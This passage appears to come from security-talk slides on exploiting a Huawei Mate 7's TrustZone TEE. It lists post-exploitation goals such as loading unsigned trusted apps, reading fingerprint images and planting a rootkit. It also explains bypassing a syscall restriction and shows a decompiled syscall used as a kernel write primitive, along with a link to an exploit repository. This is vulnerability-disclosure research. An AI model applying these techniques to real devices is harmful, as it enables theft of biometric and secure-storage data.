  - disable TA signature checking in TEE and load unsigned TA from normal world
- **Call TEE API**
  - read encrypted data from sec-storage
  - read fingerprint image from sensor
  - read/write efuse data
- **Install a rootkit**
  - hook Linux kernel
  - hook TEE API

Read fingerprint from sensor

- **"__FPC_readImage" is a syscall in TEE kernel(RTOSck)**
  - Provided by FPC1020 driver
  - Only can be used by TA_Fingerprint task
  - Unfortunately my code execution exploit is under "TEE_GlobalTask" context. :(

- **Patch TEE kernel to bypass this restriction.**
  - Need another vulnerability to modify TEE kernel memory.

```
warning: map secure section to ns
PAGE: no page reference found
warning: map secure section to ns
do not support TA  TaskPID is [16],  acName is [TEEGlobalTask]
readImage error = [-5]
```

<- TEE error log

Overwriting TEE kernel

```
signed int __fastcall sys_call_overwrite(int a1, int a2) {
    signed int v2; // r3@2
    int v4; // [sp+0h] [bp-14h]@1 int v5; // [sp+4h] [bp-10h]@1 v5 = a1;
    v4 = a2;
    if ( *(_DWORD *)a1 == 0x13579BDF ) {
      // write (*(int*)(arg1 + 0x18C) + 7) >> 3 to arg2
      *(_WORD *)v4 = (unsigned int)(*(_DWORD *)(v5 + 0x18C) + 7) >> 3;
      v2 = 0; }
      return v2;
} }
```

$$*(uint16*)r1 = (*(int*)(r0 + 0x18C) + 7) >> 3$$

DEMO!

Read fingerprint image from sensor

github.com/retme7/mate7_TZ_exploit

Thank you

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